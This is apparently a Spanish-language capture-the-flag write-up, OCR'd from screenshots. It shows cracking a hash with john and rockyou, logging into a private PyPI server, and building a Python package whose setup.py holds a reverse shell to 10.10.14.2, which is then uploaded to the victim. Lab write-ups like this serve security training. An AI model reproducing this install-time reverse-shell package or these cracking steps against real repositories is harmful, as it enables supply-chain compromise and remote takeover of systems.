
usamos john
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt




soufianeelhaoui (pypi)
ahora donde usuar este pass y user




no me resolvio por puerto 80 por cual intente por el 8080




tampo se me olvido agregar al host




Pruebo de nuevo y por puerto 80 no me resolvia, sin embargo por el 8080 si resuelve



le damos en click aqui y se nos abre un panel



ingresamos las credenciales de pypi soufianeelhaoui y estamos dentro



ndex of packages

LLegando hasta aqui averiguamos bastante sobre todo que es PyPI

##**#PyPI**##

El Indice de Paquetes de Python (PyPI)

El Python Package Index (PyPI) almacena metadatos describiendo distribuciones empaquetadas con distutils y otras herramientas de publicación, así como los propios archivos de la distribución.


Las referencias vigentes de la documentación de PyPI pueden ser consultadas en Leyendo la «Python Packaging User Guide».


Indice de paqutes de python es el repositorio de software oficial para aplicaciones de terceros en el lenguaje de programación python
al parcer podemos crear nuestros propios paquetes privados
#######################**PAQUETE PRIVADO PYTHON REPOSITORIO**##
nos guiamos de siguiente link https://www.linode.com/docs/guides/how-to-create-a-private-python-package-repository/
seguimios la guia
debemos tener esta estructuras de archivos

Navigate into the newly created directory. Create a file called `setup.py` and another directory called **linode_example**, containing `__init__.py`. The directory tree should look like this:

```
linode_example/
    linode_example/
        __init__.py
    setup.py
    setup.cfg
    README.md
```

creo una carpeta llamada carpeta detreno debe crearse un archivo __init__.py un setup.py un setup.cfg y un readme





modificamos el escript setup y pypirc

3. Edit `setup.py` to contain basic information about your Python package repository:

File: linode_example/setup.py

```
from setuptools import setup

setup(
    name='linode_example',
    packages=['linode_example'],
    description='Hello world enterprise edition',
    version='0.1',
    url='http://github.com/example/linode_example',
    author='Linode',
    author_email='docs@linode.com',
    keywords=['pip','linode','example']
    )
```

4. Add an example function to `__init__.py`:

File: linode_example/linode_example/__init__.py

```
def hello_word():
```


setup.py
agrego una revese sheel de python despuyes del from esta la buscamos en internet
https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/

python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'


quito python -c y modifico la ip y el port tambien las “

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);


organizandolo un poco
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.2",1235));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);



tambien comentamos la parte de packages [linde_exampe]




ahora modifcamos el archivo pyprc
creamos un archivo desde raiz llamado .pypirc




File: .pypirc

```
1  [distutils]
2  index-servers =
3    pypi
4    linode
5  [pypi]
6  username:
7  password:
8  [linode]
9  repository: http://192.0.2.0
10 username: example_user
11 password: mypassword
```

cambiamos pypi por carpeta y borramos linode y el apartado de username y password tambine [pypi]
tambien añadimos las credenciales del user pypi y la url del puerto 8080







ahora debemos subir los archivo a la victima cambiando linode por carpeta

```
python setup.py sdist upload -r linode
```


python setup.py sdist upload -r carpeta

antes escuchamos por 1235 


y ejecutamos



